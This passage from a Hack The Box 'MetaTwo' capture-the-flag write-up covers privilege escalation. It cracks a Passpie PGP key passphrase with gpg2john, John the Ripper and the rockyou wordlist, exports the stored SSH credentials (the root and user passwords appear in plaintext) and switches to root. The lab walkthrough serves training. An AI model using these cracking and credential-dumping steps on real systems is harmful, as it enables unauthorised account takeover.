37	FZplPakkaW07hBC8NdCWsBKIQcPqZoyoEY7m0mpuSn4Mm0wX1SgNrncUFEUR6pyV
38	jQRBTGfPPpjwLlaw5zfV+r7q+P/jTD09usYYFglqjj/0i47UVT13ThYKyxKL0nn8G
39	JiJHAWqExFeq8eD22pTIoueyrybCfRJxzLJV/gcDAsPttfCSRgia/1PrBxAC03+4

Now lets convert this to john's format

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±8 (0.116s)
gpg2john gpg.key

File gpg.key
Passpie:$*17*54*3072*e975911867862609115f302a3d0196aec0c2ebf79a84c0303056df921c965e589f82d7dd71099
e2c77f6b9*65011712*907cb55ccb37aaad:::Passpie (Auto-generated by Passpie) <passpie@local>:::gpg.key

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±8 (0.12s)
gpg2john gpg.key > gpg.hash

File gpg.key
```

Lets now crack it

```
john gpg.hash --wordlist /usr/share/wordlists/seclists/Passwords/Leaked-
Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MetaTwo git:(main)±9 (32.448s)
john gpg.hash --wordlist /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Use the "--format=mscash-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "mscash2-opencl"
Use the "--format=mscash2-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "NT-opencl"
Use the "--format=NT-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "lotus85"
Use the "--format=lotus85" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "raw-MD4-opencl"
Use the "--format=raw-MD4-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "raw-MD5-opencl"
Use the "--format=raw-MD5-opencl" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "HAVA1-256-3"
Use the "--format=HAVA1-256-3" option to force loading hashes of that type instead
Warning: only loading hashes of type "gpg", but also saw type "plaintext"
Use the "--format=plaintext" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:C
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182          (Passpie)
1g 0:00:00:05 DONE (2024-10-27 21:19) 0.1754g/s 359.2p/s 359.2c/s 359.2C/s hahaha..222222
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Lets get the passwords now

```
jnelson@meta2 ~/passpie (0.56s)
```

```
passpie
```

Name	Login	Password	Comment
ssh	jnelson	*****	
ssh	root	*****	

We can get both the password like this

```
jnelson@meta2 ~/passpie (3.112s)
```

```
passpie export /dev/shm/creds
```

```
Passphrase:
```

Let see this file now

```
jnelson@meta2 /dev/shm (0.12s)
cat creds

credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

And we get the root's password
lets get root now

```
jnelson@meta2 /dev/shm (1h 22m 21s)
su -
Password:
root@meta2:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
su -  
Password:  
root@meta2:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@meta2:~# ls -al  
total 28  
drwx----- 4 root root 4096 Oct 27 13:40 .  
drwxr-xr-x 18 root root 4096 Oct 25 2022 ..  
lwxrwxrwx 1 root root 9 Jun 26 2022 .bash_history -> /dev/null  
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc  
drwxr-xr-x 3 root root 4096 Oct 5 2022 .local  
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile  
drwxr-xr-x 2 root root 4096 Oct 5 2022 restore  
-rw-r----- 1 root root 33 Oct 27 13:40 root.txt
```

Thanks for reading :)